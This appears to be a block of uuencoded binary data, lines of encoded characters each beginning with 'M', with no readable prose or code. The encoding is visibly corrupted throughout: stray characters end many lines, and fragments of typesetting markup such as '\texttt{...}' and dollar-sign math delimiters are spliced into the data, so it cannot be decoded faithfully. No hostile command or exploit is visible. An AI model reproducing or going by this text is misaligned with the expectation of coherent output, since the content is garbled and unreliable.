 $MN_N\=RB?[O<VX^G46C?]Z8FEDDUYB,F?Q1@JR,:'WS(D%Y\^<7=T/7AA$32Ð$ MH=&Y`),@_EUL=`TBY1Y;5=R8&VUBXYG=EI3[\9U"%424U)F.])KY%<EX3%HD M>.24\$BP;0T(K-\$'46_H07>;@WKU'3U%\E)ZFISK7/6K317^XR^TC9X`OM,77Đ ML&*(!9^QW[Y>L\$L;ZEF/`20-WM?QUO1<W\$HST4:\$";T:7<',M,@ACG<_?4LHD MU!EHZM`0<A2U)___R[6ZI9(X=C8'#QXVA]!!912VM>=-':8JH%7MC*]P9IC+#Đ MLF&"ENQ; W.89*E@"]GN[[M-517`](<*XF:[\+N8&TH0?R42&86)J>9R">4.6Đ MU1MX"6HS^GE=RXH;A8'=M6)530 "-399JQ;]/0\4CP[9"V5K+UD;J^5\$+9[^Đ M'[6KTF>_J)4LY7EKP#=!X'('G).G2`7DX<6)'+KZOR/&6Y@&+8A6^-.>#=)%D $\texttt{M9Q;S!W} \\ [>, \texttt{H!8D@>*(SUG[?;_*\#+>K\;B'R\$YRG\W\I5K+0NS_T/-U)+1@[^D)} \\]$ ML/\NEBAT0D5OW0>&-)3X8I__=='"0.%)M%4;S\[^?2>D8*.6U]7&\A<VBD&WĐ MSI!; < K6N8UT>.1CGM2V]GP09&HY10<?VG^M)Z2JBXCX*OL)[%!KK*QX-V7KMD M4<3W[CHJK6YX*PZ)J&T5G]511#SEJY:5IKAVTI&Z4E26^F)%^YK]=.C!OT:NĐ M.XLN1D#QULW<+VN\4/S1QHC1+"ZC!6+NV<0U\OI`<+<083E[L0GXS[WF4+^ND M1\G`SS\$6'IF.3\$1;B]3'G-CP[%N98[F"(3!B!%<H`0Z7'E.I8/VD4J9KYGGRÐ M2]!:1W69=+/.3&P4CZ]#FWW!>8^)Z,B!2%+:#8YJ+(>O[!#&OQ.<!&A96.&>D MSPF5-%?O2_3C,NWMBLPP7U]OW)R\RU7V1WMYTV\5AEB_]FL10JY8\\P+/92>Đ MM5^L>EQ?NAIXN0IWEX.#LT5[XKP"=>I]7V5#+2BP_C5\88K;P0\/&,O!@U0;D M'3Y>D(=70H![;'*!X:)IA^<%8U]GVP:Y;BX1?OJ45X_W6@?/O>92]S4O!_0+D MQF+K,:CVHP; $M/Y3_)Q^+$ $E!*0M<1-5-)6>.;[7$V4%7G2FB.<S>1$'\)/HGLD$ MPO#;N[A9.BB501*LQ(1T.9LA/#7F:&`QL!]>N6OLU2^LQ0"@IXA_!\8IU6LUÐ MU\$B2800,"20,=-`4.*Z#&)LM42>/`:NIZU?1J7)R-6\$D9+S&%#I94]4CG12_Đ MT9*EL2_.I^WDA-/^W?P`=&B;G>TX<:/\$8G33\T>&"JP:R*^:9N+459?!T!<Đ $MD' + "FEKQEH9R; -1E R = IB/91K4_!E3C[#72MK_O`T = 8B. +R:9P + [R/A6ILU[Đ]] = 1000 +$ M__H(*5Z^SD=9>A10*W#=G+-96_^:5L@/+@Y9:K8PIEVNOFHX/3CT6)"]O%:!D M#&#PF"-K99,))!`_6RR>VUU<`]XZUX>H?XJQ;L,MBEWP9OSW\F+P^7C_:U4%D MZQX+O<Y[[AP<ZT4KV'P;>3?Z?RJ:5L]415`SU3Z-WUO&N>IMZ(%J"5QN,^%5D M`)HPWPG^:UJ\W^N^O?]U3WHS<NF<_#_Q*ZSKCH9%+US<],/377/SV?_QVF.?Ð M#GR*Q?,+%:\$B\^!AASFXC5><`^1Z!Z(?FO\V]SZNZ[7%32=:E=_/?W2T\!TJÐ MS*0<;98(0/:H6YL#'LZ=DN&7XV6(<?WY(0)T0@70.<B-F(NCXVZK"".R#0D^Đ M/IFRP6I)LX9#\$`<LVKSV1-<>;UL'L>*PKP<-D#5(M_*]GS#I!B*D+XWBKS;FD M_Z`*"AHAFDGS+TID]PBYU5L4=\$+A7W4`V,!]4TR"/S5UYXCO^L;"SL,\I<__Ð $M<X\38BBWP^5_Y"'\'<_U?$E\+H$-8__7KV!DS0$,!O.#G/]K*59C)E_\0&*!D$ $M.*KWT$]QT(HP/6\5!),+K)YT[HQK;A6BO0&#XR27"*N[W'/[9W2V3WR(KB]RĐ]]$ $\texttt{M[E=0^{'}5='J;7GW\$JB_WBTT\$@98JJ?@*^(IG\E9-D;1\F>+G)(5*[M^+>ML\#TD) }$ $ML/'U]W!!=ZO'\SU<_8@+,;P/X2R5!_-1]"VIF'M2/:4B'%06>TYK.6LFD\)Ð$ MG-QN8S#-)8Y*Q[GKYN/X\$N!?/\$CNU=/`,`]R?D>XP*J.F=V/EN;EY8@3FP);D $\texttt{M}_[8=\texttt{EM"KP}::7\texttt{N}=\texttt{R}\setminus\texttt{,X"};\texttt{YMU}\\\texttt{KZ}./\texttt{LGP}[\texttt{J3}\texttt{>}\texttt{K}.\texttt{W}/\texttt{OPC1A}][^\&\texttt{LFAX}\\\texttt{9W},\texttt{5}=\texttt{J}[\texttt{Z}\\\texttt{D}]$ MU@?\$7&+WA&*#%^@)46?0W2R'P_=+]BH&RO=VQT>H928TGY-?Q*VD'T[)S&6HD M)W@?>,CYSGG?M+<8'M]<RC8U&:@XTCFEVE@0RNF]+>M=;M8.\$`.>R;@>*6D MQB)<"2A'P?054W_?WG+2^HJ02M.C"!=D&4>=[680V6^(3EJW1X(8]3H1@3H"Đ MFYUC_798QCEDF_,.:'E(/+JJ(P+#HD&6#'MLRKD\>[):NO%1X*'[?U8*'WIKĐ MGSBM8.A59=?24BIRPW.I+._)%5^3U_WEF@M`VP'8IV/AQ_I++AQ^,LY-P7R@Đ MZEBPF+9C]OS>\>.'*L&F0?@#5B,QSON(&37<\$'YFN[`>`2.'(L%ZVXF:GV=3Đ $MT\&5*^4===.3]!6'/*_^'`#Y:%+;#L@[M"6&]X'4#6G:1HB5(BVT/$:`9)2#MD$ MT+O_.LIH`2>M(;LSBUYX;&2HE-2'M8(F61XZ':!\714Y^F0W0'?_+:I9RTCAĐ MD&9@0?H)E]<H5QU7X]*3SY<7TIL-GC[I+F10_\80QI30';W@0!@=Z345#:0]D MB\/>^K8-C^8#I7U2[=/R?EP;9!JD+1Z)]\$(NKCOL?[H!*XP*4*CDIQ3\$F?KNÐ M-51F4S:U`A).&S\).L.^\#T=@6JZ96JI:QOQE*Y'1VN<8EM!U7(K^^<>%1T@Đ M;PY<!CT63N:2%J_6?^S:LEW^\(\$0?7`N5\$](_[//?*_')\$.0]K9);S2//\$0ZĐ M5YT5>]BGI")1H@L:1*.'"8D"RDKR+&>4(9&R1__:R,:>UCJ6[]+WV7[I4(9LĐ MQ)3420;A7`\5S&%IKP8]A3BXTXJT#AX&@*K801+C=&/VKX<<:V&<K\$?]>ZO5Đ M%JYC^TG[-/WOLS\$;JH2*^B.Q20AC.:.U]9)\0=(0A5FSX6=6 UA]TM KJNJOĐ MF;QMA2R>-)7P6ETR+9[BPKT66RX0XT*U="*MV5UO.?\$R,RR8A=E%)A?\)%^/Ð M6FFBY4M+`2\B;"SC:DK&16=D9P>K4SU%.U(ZB8`-]A-F`'6AHFM7;Z]_M.3+D MI_N(AV\$+7AUPJU@MW\'>YC5H6U1)\S#12Z%P_)<Z\%8BG+#U)VERI:9"AJB1Đ MOB_\$Z\UB+,*F<8M(8Q>M942[CLU":RB:,`4^\#FL_\P@#U/A1[7@-_GP]S94D M]>QA!<D2>7A<TSETGV`1\7-IPS@AIH6K70BV7="R!-P71_XH\\$N+8T',#H6MĐ M6&VZX^9[",O;:;**6,4](FI*-.5Q09N93JF;+2.\;I7>W*)IPO2JE?3ARBKIĐ

M&"_]>[=-Q'TH^ST0[M"XFJ2];O*NM:_36"*V!3B?(E"QT;Q.JK,]:VDMO\C/Đ $MT@O[@<M(RE+YX#\\[Y3@NM]=2>LVA[F)+\\)!0K$NMZQ8-KY\+CA_BG4C_$O()D$ M\$?O9`8#?R`_-L&KI7INP[KM?&?[D:(_^>0NY9]S'!]?<_+R.71XW5IO-4U\KĐ M`.+B-PDJ-S9";Y=K`!<0L&"[RJNCA;!^M@I'`#X%KXSI_?]L4@4TA[NY:4XVĐ MB*R3YJE#KBP:45%:=NPP'#^FI:,&CS:I[C*/"06NM?85ZX5&&ZD3UJ:OX?5FD M'"VH`LZ!'.LD5Z;WT+P>?DD:6J%)0>T)6W)-709YYG6%DO<WQE.AM5PUP.MEÐ M; [KYYMCVZQ>R8:20-60X%L`IR/T6]WJB(LY=M!7; #?UFBR=\$A@\#N)(5*I<3Đ MVP,?XPE24NA/WG_VD"M#:(U.UF[0?:)BCJEF[DTC9@K]&TE?<?7"7Y]:/R7CĐ $\texttt{M*/TO;-,COZ=Y_C28(UTX]=]O]A]H \\ \texttt{(.,=AL]0\%W9"!EX[1-U[S>XY<_=I-Đ)B} \\ \texttt{M*/TO;-,COZ=Y_C28(UTX]=} \\ \texttt{M*/TO;-,COZ=Y_C28(UTX]=} \\ \texttt{M*/TO;-,COZ=Y_C28(UTX]=} \\ \texttt{M*/TO;-,COZ=Y_C28(UTX]=} \\ \texttt{M*/TO;-,COZ=Y_C28(UTX)=} \\$ M\'*9-2AVT3F>XTMI./6N5U\$2DP\$"-)='=B2WI0<O,*L^FCY\$HTBGI"\@G'N<D M*\.K[O/W\F,,^.ZT_PG1:+*X.ZDJX\$S+[@=!8%@O(AT];C;`M"*<OA]N59[8D $M^CQ]05X)-9-H,G?MZ*#Q%D/P/EWC#D!^-S*PN5$#;80P&TU8LDOGL.K]4WBD$ M.?>XHX1T*:NE; `O.['\$+)995@^:#<1-Z-J,4(5C,*!#V#-X/SW*4.?LU8S-[Đ M0%: `BZB5W5[9G-Q<46\@1TQUU9/:-`ZG"'@X/\WPVL#@*E`KP(#]8R_S2?;>Đ M(@^O/1FK`\$3/M@:-M_8>6+=<PY9V3C:N^]\PN-7\.\$F%-_[(N0/8ML%#ERN!Đ MFQ>QDU^LRJP,\:N[9)EIUN*K0;.YU]F\V>ZVEZM@R:AC16MKT(()?=HV@XU0Đ M7%MB!8/)BYMU2RD=BOA9ZS(V?, #2E.LZ6QH/_D:BK+NF!19AB&;E/Y5IGVCOĐ M;=\$03;**(7:BM,+D\-JNNH;]^MYYYUFK-A)X%3Z%#?@D"8,=LBU[34<\$P;&XĐ M&)6]X@,#9G/W:'D^BC&'S:3^'&C9.)5PZG,"G658]EA-;+-3AZKO][)F5&,0Đ M#K?0Y2;S;-!('+P^>1889GO/_5Q+0:YP[3QBZI?'GR'LX;YF^9'8MBLN[&QKĐ M^YJ1%=/W0VV/<U&/0J.[C)9HKHA_XO3#O>SK>^_Z\$:\8+^6\UJ^_M!CPR6`,Đ MY.R1\T["!EC7JS\$6ZOHCTRHY,>J6]DZ7SA]V/?H7Z7A-A+:.9L@<Z"]"*UT\Ð $M(>>-[M$J)7-9=V$,H0Q'MJ<=-1QR3393T<P+P8T6_)4`$JGCA)(JDKEU[51KD)$ M66,N;^'G+I64YWQ5`5%Z9:S=?/QSC;'L`YZV;!0.R?.54X'5?R[42RE,2'\$1D $M96, A4CM"8E691HD2)J < 5@@3A*:^QR\VMYA5N,DJ#MR8K3R^MT.(Z$07N&0^D$ M7:0GS/WJKXCLYA\7NDE%,)_)#I0YPSX=8Q"(CY05J=5SW-<X_8>>D:/=X:%#Đ $\texttt{MW1??\&68@U} \setminus \texttt{Z/J0} < \texttt{K,6A@BJ!FC"ET,X:P@2@6V+SC$NZ=F3G0J7T@0:E1H':} \\ \texttt{ET,X:P@2@6V+SC$NZ=F3G0J7T@0:E1H':} \\ \texttt{ET,X:P@2W1TW0:} \\ \texttt{ET,X:PW2W1TW0:} \\ \texttt{ET,X:PW2W1T$ MDUYE+PNG]WQ_/NYY8.D44+5AYXTJ]G]@IQ?HC698U_QYG>U5:;1:XO.7G^G_Đ MO,8G><M^0WG)C?\MN;R_<SZ,UW[_83Z<I.1*GDO6IBT="L];ZFYZS=ST2"<RĐ M2HC,^Z1@U68[7VBR1#3M5YOR7M&EZL4@<,%=\/#E3'R751`:H&BA+"7['EQ@Đ M',>%3-0CKRSD,I107T2#B?*G(,A2PD!D2S6T*TET,OF=A\$JH`\$W;3&J0K(1XD M@%JOW5<#J1"N&8-67(`IUMT('>X^?,5/)#(R%YCTV*F:B+KG?"Y>A61U,.@>D M_KV!\$DVTCA0*C2V#\9:<17ZS8-FOF=6#\M8Y0[*25QR\IQ*&=]\JT?>H6=?Đ MOU^)MWW00+<MES3XZOA#."O-*#@SD)S^F6P0BR2&=!KTO/(RA.&!Q5FE_5>#Đ MCS_U+35-/8,X?X<9\$'4<EW&_W?=M65&!^M\$8E?P,NG&P;Z0`E*\$/*A+`EV'AĐ M%'-NNI8^[XJ6V"HK2=%E44:..<(:IV\$N\(`IN["\:(]'J_!QH7VAN_KLAF_7Đ MU-'`,EOE_;L9RWOX[5%X701;(7X?JY00WX!H;WNU0(\\C@>-<C&QN"CQX\$O&Đ M)9U4>B1I&RK)[Z16ZSM-]WD*WA.\AGZQ3[)+0@0'YEUM\ZV9#`B-G*M5I,6JĐ $\label{eq:mfft0} \texttt{MF}\#\texttt{T0\&;'X>>}!!\texttt{WJ4PX}]/\texttt{FY9NH4O!O=\;G\$3}) \\ \texttt{"QKQ4U^H\0X17BH\$/(J9^ZAPĐ)} \\ \texttt{MF}\#\texttt{T0\&;'X>>}!!\texttt{WJ4PX}]/\texttt{MF}\#\texttt$ M9H;4C/RY]0%(JGG<?1\$O:>_>A4'3\$AL6"\'2F:3:TBR??(799T!QS7?&HT2UĐ ${\tt MUL/\&H=WG90E-8JB(58Z>V4\$M68CC_@NG70M8Q8S":\#/<-;Q32YU8H>Q%"PL!D}$ M]8R=(WV#>;P!X+<9D!1U/.@AM\$`7FFUD 8#E+8!9(L-QHY@W3J91 0%'SZN8Đ MU=-0'*N19)KG9"98\$*;>V+V1@AO%CT/E+!*\$N4%KD@[TGO-1PY=+QOF CH6UĐ M9Y[!\$U^E[;"%Z158Y2'9,5T3/4%>9^0XQYG:0!"H@=&Y%I],]*-.6G']85YCĐ M"IS?Z2&1[XWH(+9XE@[733=?E*OZ0M-2JODFIBS'!-ZC2.,&^0>QU4W3:FL.Đ M*D=%]MDP!Y96X/7_N.#W1LQXK'"WI`K+O4)1E,D%>O^L"<F!ZD;]-383CQ.&Đ MD9=OD]\]PTV(<1RV[8>G?;9*K\$VI'XIT+.]LI))%"-1H2C5`>IT374&(6<**D M6,YWA+_WMA`4-6_5R7+[O2*:3]`?%D4L71\$-^@56.DE458&?E>VY%Y2Q#69KĐ M8![A<83\$PSH7Y; &.=,'&:E(AJ0:>HELO'+MK)CNS#,.,C#^;]S(UT9TEA=I*Đ M2PTH!Q6;(4?`\$U,3KYG.=%9Z65EC.T>GCBCV%P/5<!H80<^!.LN_H3D>#W5<D $M@.("\L;;]YGX\G)Z^@FI/71N(1,+EM45D<Q4*N\17G&RLTLKIJ*LL)A(:NHD)$ MFKB; ZO; R51QI'1(/^Y1">R9W]9E8W%F2E-'W*B2@4?T0"PV+H#/BPC7=LZQVĐ M19)!]>`@IF6E\$87C)+ /:]QBO^UI\6RHC#\2*US22?]*1WR@&!`\;9:CH!])D M1U7&90=^^.QVI570W`(5C/G3)PN:4K]LLSW!3UXG-*6Q*Z9,SGU"^NDO[X`)D M,QUEFMKK],E_\$(Y/[/OI*Y%MOUK7*K_Z`.<N54Y6E396R++4+G>307)DEEMTD M[D0)1^]][OEO>\"+N2B7PMDD[@%:JFW57EF'F.CMS]NR;OR)71W:Y)]'5']TĐ MF(=GE3%5DK:]GA>ZL2Y[N:ACW[)>*V-D"R[?IMW*>P[B;F+L8B40VJHN<QXGD M>J30C'*KH?.`J2=Q3+G>365&A_XK^U75_2#JV.,O*9%6(1Z]=OT]U:\$]BO9IĐ MLX,O\'/+#(EZ#!)^WG\',A#\W+\A1F\'(,5\$3P/T[^L-7+BPE7H07R8!MXEGP?VD $MQ@-SJ>G&J^VX,VK.[+#,QI[4Q%+5^&);1.H)['^;_J',7UFN$=:C_&""U5*RD$

MX9M^=@R\$`N,O4O<\$50EU)(?AP_-WW]W'G:1T\$KV@#\$E']&;1'-0_Z)C./N`EĐ MS2QRP,QGQA@EAKNMYOWH=24QH>Q!P^HMBMJ&ZI*Z)P4'%X(&^A\$G9CW&3"4CD MC]]CY20:*(X.XG:1AVC];ZRE`F@Y'L*9B1>8A"K),[SADO7?.\$YP7>B?55#+Đ M<&"J2IW;IZR\\$2R0DI39I)P77(<3+C#T"]M>UFRZS+XI;"X<CJ-G/,G\1)(DÐ MGV; J*?R")?':W#)_.K==7>/TP[6UP6Y"*W./M2?.7^R`Z0YV.&BXZ-^F3D2?Đ MG78"-:-]@?N\$/&0"]*BC[9^IWV8_BJER+8,?A0_HR[&AC`0K%*@]S4O+N^[9Đ MRJH+3`.P*,^."+)W0-Q1WX[&08E'R+/J((P&8@5E)H\:<D+?G6+<708\$M!TUĐ $M(-^{P0}=518;T0M@[1/SN(ZO^[W'2]S*18*RB=GFT2-84PF)SQ."9D8>J^?GD$ $\label{eq:moot} \texttt{MOO} < \texttt{T=X/<I=;N@8X7(I^Y[)J'\#L>Z5\96*3>H.WSBOULLIA(4^``XO^OFOD=WD)} = \texttt{MOO} < \texttt$ $\texttt{M71`1]} \texttt{GQ'D/C^\7"._SODR:;K2=?2<&J\#X\44Q&57<-0,9'XTS3.EX=>LN=`ZĐ }$ MVA=<2VGMJI][ZGP,72.8]2;'-G7Z/4`?"WC1>!P'_[':X]Y",6E(\$6SK>1('Đ $MK_4.MR3"Z@7+A,'8#+(Z7FTO/P!C]_<T-<C\JEET_C%_&;^3G/;(SF1@M^%PD)$ M4<Z1#+%VT/SK8=I)\P0W-[?S#60?ON@\$IA4&WR`]A@20)_OR2Y18X5?FN=&OÐ M;6^QC2.FD\&ZW6ZU6-!B%G2S\$JZ^0A%C,%XT-HD/?Q[\A*&HR0!AUM1R!V-)D M+8C[J/S')O>)X3:H'*XMG&+F4,-,)3:D@=R\$2U-+II.T)C?;+#E&OM/*2ODM+&)GS5;3?UL8=NE]7C?8N39N8,L\$/D&^"D45I7V'S575?8BY![L._I#\LNQ0Đ M?OY>9%I?'O:WJ`K8%ZN/KGM6H)ZX6+X8=`G!2E@2]:MDV<(W3*S1U2]./'I=D MRZ=(9T,%Q+X9<M4\$K+R[**TN`CY@YW4X4@J,B-2DJV9L'FT']V#@NNR?%PU_Ð $\texttt{M),'*MLNHA(0(1@+8+Z//PP12U4,QPO^2?-_Q3,O1L;S_TDNQHK=H5_C2K,L2D)}$ M4:Z/,_,)Y6%?TO>\$>QNMOD(M2Z%7\$`]_C\^MM^K9``E?#Q-PZ436'VCL[=DTĐ M;>+JH'00V*,-XAJ':)5MU++B>/24@Y[]OQGC,]SSWK0K*C@.!,:T_T.<N3XHD $M\#G85W+5^@[-=<6^CW[(P\&\#UW'$\Z^*\-/E]E@*DA_8^!^]M+EW2&N-;ZRPK3^Đ$ MNR==5UL\'^=/Z74EL*LT?<QEY_L2=,P8F;Q*.W\2-Q1Z09DG3GNK%O6_:8Z?Ð M, PQV0U, R5<.=GG, J#C(/K8KL3[S8KX.?, VCTL(2<C1WQ; ZQ4</J5`AZ>40T"Đ $\texttt{MY.RD(C6\$HI:"@FP;GR!A.'/-R"W8U:!>W;AQC]*Y@`$\#U(CQ=F^U6]&*\\V6^GD = \texttt{MY.RD(C6\$HI:"@FP;GR!A.'/-R"W8U:!>W;AQC]} \\$ $\label{eq:mm} $$ MM)HL\(D=PWS/FS&V+N$@$FR?IT\IVUY&8T:G+!D`-5J,INSJRF?+/-E>&0L$D. $$$ M, 2T2:C+5?["")N5#KSE@E>\$?MW,=R<:I\R[`\$YD^%CKT4NR,)YSXL^2-1;#)Đ MJ4A"P(405/G:HG/.LW\$CTBW`H:!,U6%@9:;=(U4^2;V,;,5@%PNM0?(6HK\$PĐ MMMB7A@,KJ"/HU=[OL:3H4HD46>ZX'6]F9+4;3;;D6G^IIF9H&!C21VKJ>^ZZĐ M9E:Y,</6[W<HPN#+[!R3\$]<?.[[&\$LS<2N3*E^GTPC..]^D,'E8VJW.+Q9T&Đ MFH*:<OCI-,ZJJVL.^XTLBM]T>M6JY;/2["H"]K<MP&?L4TDU(8_=M7Z\$>)FOĐ M^- \$[,X++*Z5-]F@Y1^0CYCA_+I((Q3CFP"8WI:MZC.R.\$D)?Y%ESU,L==4PGD M[2CH=W78@S4E"^6U*KNR.&/KIK%ZBN49U9<U2%5(\$HHZE9GX0F3NX'TH[4X"Đ M7^7[.,OMV736NZ?+Q"K:TVAUT`%1>5CWVSN`CTF6H_OD'YLM][R*6HE*^W:,Đ $\texttt{MEQ[;XN=3'0*48`$"-(\RQS_KXQGE\,I?9V,^-PGK[\$+7TJAA>'&/P\L./((?D)))}$ M+[^4>Z9`]S+NLCO,ZZ?+3/Q7=SD)_1["0+T\KQY97)<\%@FX_)4"HP=57[1LD $M49G^{,(A/>2*X([9,D*70/%3E\#MG^MR4$=$2:ES1P@7![M)QD,`S[,:&<J!/)D$ MAZ-1-E;'3Q'/'3Z-:YM5'"Z*4>6H'.>AVTJF<&M5%AHDKQL\YEJ7JX;R?JB.Ð MFZEF#F4_9D_FYDGT`I*3#29>9WNQK\@Q&TC.YJFN+R>1A%\$A0(NYS7U1E_)]D MDU0+T-K*R^XWRK\$#20)DKS">XVE-\$:&O2Z"`2M>WXJ9-.U+"C_%RJ*<30SXRĐ MR+5'.L(YXT:, MEU %9=*]FC8<\$9>L29W[C)LC5]Z6.@SG"WV.C/':FP-\$H3\$Đ MOM?65T!X,9!:(+K`OSV,MVHN^,I*`#4Z\+,VS>958)+2!IV=AE-%==I,[)3.Đ MF`.VZ%<QHB>3<[\$\4SE'-KTK4FT!HQ(-)=4IG<Y620M>L:L:ESGZ:GB+)-A%D M9'M/F1G\$:8>U7@W^8G;AI\/C.'FTA.UG6\$V./`_@'B"OPK+PZLE0/'G^B1DVĐ M9T*J%MZBX5'>3JAO3(S33]'`BT.!CG?''YD\S%I&8B`,&#VP9(7B)&-(8!OUĐ M^?&*\K+(5LZ1PQXW[ED6K*:]Q2^C\$WL_?OQGKF=F``TS>=&-R"VS]7&_\$]'9Đ MJ"FD8Y7WG)LN=V:C#";,&\95(G%`BQJ.`[/J,*8418]>,P(?\$H%13ER6'AM@Đ M4UV4NS:%'63R_/-,5[XX<U9[P5BL@<%P[FH:J[L\$0GTW<E?"Z..U?;VI8S2NĐ M#1TY>Q=HJ]%H.NT\$.M\$%?:7DD"P)#ES4Z%HF\$1I?1^,P\$,\$"?.PJ]W,KL'MAĐ M?XO[KFBJGWPW P9>,71&-LRO^N3W4A FBMC`4;0YNX8]]0S2[]F>JN*CXE,\$Đ MV1-%:U&B:D9H9*GHC1;CJIX<-1K.QA8BBLE!I1[SZ'+>A;,MI=C *5X9B]X2Đ MW]9T-]ZF9)V/W \$W7!=CS\6V+O#DEF%C`&6ACWMYI&?Z`'4!NGE:/GU+Z#'(Đ M:WRS<XN_9F\EZVOLT,[Y+1`K+\$!9L_(RA^O:P4!GP3@X5+U)<L6V0%5FSQ3HD $MH\&'/G:9Z5G;)"<BUN[@^73O=C^;D/)F%#[&T[MJJ/3J#\\I#UG1X/59%\6HD]$ MDN\$Z`P"#=N+H7^=EATLF4VD<HWWB4XM;E:,Y39RJ>K,[#<Y7U3`02D37'J4VĐ $\label{eq:main_def} $$M>D?00L7Z-*RFC)_)_2STJ/%\\\L_F!PLR;3N8"B`8^0-/'</S^W<6$=4/1%4&ED $$$ $MV0Q < 8S'; /"1 + BE4`^K7T^8S_U1X(LTK4E(53P)ZY5 < '\8#Y@YO-W = < Q?Q", > D$ MSM: %Z@2U[FBFF'<[\>A3.0**T6^?M"71LS/U)\$YKGS_?46K3JA>)1^C4OP&4Đ

MC/BGS4E-Q!L&!8KW,Q*N5=1*>[S\;/#,2B:*,R\^YY*\S:C/+OX\$Y&62\/)YĐ MUKN?MH7)57N#(5S001D@=.M(\D6%A0&FQ]UD?'?\$^0#F,-:@V:YJD)8,'#D\D M^4HPBVO\DL.TJ)?V4!I0IUCURKZ4KY8#O9L@(R7TJ.H0[F>58DH:MMV(G8W&D MM6)NYB&\$\$@?RVDOH36FWO3-HR)&V:3HV^\$HZ6-,CW-8SXA<("/**9.7^6=;YD M:KP9%E]>*JSQMYP+>CC*,!%+92KCQRQ!M+_-:?1N/ZRRGYAG1*)^S"9U\$ZJBĐ M9%&RNE[]X9*I9U'`,:3'*%51]D<(*80[%(\8=9=I<!\A`C;"(.0G>5\/BV^=Đ $M(HMSH4X_O#S/\=FW:B]ML@$?H./O"(Y%+T4O^/83_,QG(I:D'<%SQKE@<'P7D)$ M(V'V2@.HB^&<R)!5MUU5&?XM!36"&=9^4,1&-`\$#K3SQNIM(81#*_:^Q8^A[Đ MA3W<MS*ZRWR&^&+B>:75M*G1&W^8HAZ7T:LD.(?1(L>5@66_]."\$>PB/MD7MD M@!E@Y_'7V)AJ+2:LG4))*Z&IWX*^6O0V!B4M/H_Z?"29\\`9F?TT4:##!)]JÐ MJ6Y:19'!-LG-:<H)\<L:[X36L+!FA#:-+8P<D\$S,<%;UOF-GS8C1TG_9P>=TĐ M)0>REB<GF:^ZRG:N`[Q#.#+NO5A1@(W/\$NX0<RH#@FR@YX_`PB]?/>N`_^;YĐ MZ?485`!:T.?ZZCUYG[.))%"JNA7.I4*Y^D]90\$;<DDK9?1>910Z;27(=?!,LD $M<:M,F:VLD+C\&\&\&H8N[O$-6C1@55]^W9E[YU3V$4VQX7R,.&LUY;O\\G6MV/<=Đ$ M9?.D2;!J[32D'BF3YOYUB^K/ON,6*E.]O-5FND[HV6J:FAG:*;UZ3___*2J#?Đ MHH\$4RG,M[^^J:+4D[KZ_\$!G9KTUG@L\\$8!A_2C+"J.6<8:WD_VU?9T4=#7KXĐ M^<6<]&9LTJA)G\%.OAEW3J^(^=5;)H:RG\/;SWTZ&3I&(F.)#<9BUD8H&3GVÐ M>*9)-*K)B;&4A5=.U\$_4>T/+7H_W^<\$45W<MBVP*[(0=I-00Y9T?!&5R#.0\$Đ MF: 'E5:Q&XQ"-O:*YH=]&@QR*N_Q=)M\$#FQT8W6-5!0"9SH!8@5#MV3: '_0AZÐ $\verb|M""@SFS-:"_@""" & 2Q]V#91*4S-$Q63R;*< V82RM8V/5JHX&;N>;0ZO8Z;*&WD | Construction | Construc$ MUYE1H1>47,'=B&N\$%-S,FK.\$E"FTUX^[F-Y*OE+2WU#Q5O(2S"476E-.(+Z5Đ MQS\$B41U#OA)PB%O(*Z\BY+&-,4TA]ZK4SS6Z,R'Q82GYY(2@>V_-]FA^TWAQĐ $MK*\$ ^F=%M:MN4O+S8N\D;6`9NJEJH^JQ\2^DJ/I=#V3Z_T^`R;=M7]P='"UÐ M;3D6HM&:TY3/,FVJ1MZJI26#2/>\$UM%+;T541"Q3(%/KEZ6/JC698AU_XK5.Đ M@\$>HDJ'QY8P!T?KBB&O5!['\$3WC-EMG#ICFHU\FXBA:'?N.Z^]/7MVH%9V#&Đ M"2Z`KU,A15^7@:NP99@G7;[<PROKS'&S?B4W4V-LIMRS:("79-6!&X.>TZ%@Đ M(9.<,G<</MOLAB&9ZE<FAE-D*7/@V!#=[G!I&V#UA.%)W%1GI)R"59X5[KTBD M\!AK?)A0;#.[@6ZTRHY%?^U;@@9"OLHK]6J&C@#%QIJQ>^5 526%SUZ)6,EGD M/Q]:PD[P7MNF<NG@ER;G`"\5XTY2*T\$-(U]]WZ+=LMX3SQ\$Z("PK!4&JA^)!Đ M4K7H??)SZY=V*Q)8?.J]M-,`3PI@UM:-0?Q:1[JA"0G`+)-&N0..AX]J#,8ĐM>Q.Z=FW7P</EK'KZQ*IJ10PDH_S"8@:T`G4<SL^1_4N)<J`G,OV(?-!,LE8ZĐ M:/VL.ZJ*'3.`BEW%AX>G0734F"G&]*-\$HO3VL88#YK=J%+*H+V%0\:UOXQJSĐ $\label{eq:main_section} $$M\.@5<\SQD]9N=U<"L-];:@O+RC/]Q=WBL45/Q*<@/I]!CX\QV"M\2VHU*SG,D$ MF#6\$#ZABX[0JVF(H<L)-L&#HR.C\$P??1/%APKH2)"#JPF5R/)H1JN\.)(=E3D M6<SO5:\8^R?OU<R2H'W>JK5JKG]IM--7=W4"=BM!7T!,1"S2%*-#NY-)NCC6Đ MXZ=ODTCND0(=:]]U_K@_KX0#HA./G^"=,F1-A<8BTC<R5=E+O3I-GJ4H#8@XĐ MSE8Q3X.4E*DU?, EVU#1=>=_F2WKO1+`3QN,'Y&"68V,C\?A,/E([V-.#Y]\$[Đ MXE>DE+:P!^*UJ`.5!?X^RR(=Z\$,-*E6G1U?[741)EYZ)U9V.-+:V`WI@/KO_Ð MXB]Q;(]&*_P4[ZXZ^NIU#G'^?(US2]FOFO\$#U:8RH;_\SAKO%LEF;_S/_N/YĐ M>4WW&\F,QT(^0_>BU"L^#7`WYYE=*'Q==MD:'XHD,P^0*-(!]2H5ON&HWB"CĐ MG5WA'!BXRB^K6B3XHC;\)144?HMDS4GFU,(>N[;.ZF=6_2"\AJ)0C7X[HSU0Đ M%L2L,-CNU5;.FO6_H<P=CP(KW/,P!*)1`U<&6QWS-">G*\$-L=SJ*;I&L!6KMĐ MAJHD20]4KBM2GITDU`!5BB>ARWSTK`Q,2V>@L<`6+`^]/P'3M'O*HB\J&%LFĐ MS/8\ZJ[>A1WB&7*CK%PTHW\)NC]%IO^,]T[L)WF;8\8Z?HIKUN%J=9ZH6J85D MJ!.7]%;?804+SOY\ZK7`Y;3F\$`R><JEY2`\$VA8`,I*6C5<.L+`!-:QIG9N,+Đ MYI-S040*FK_!+!5=\7XWO](B4]\$M_S\$GV2I4/6@N4MG)&2N:@,WEG-=4!LO4D 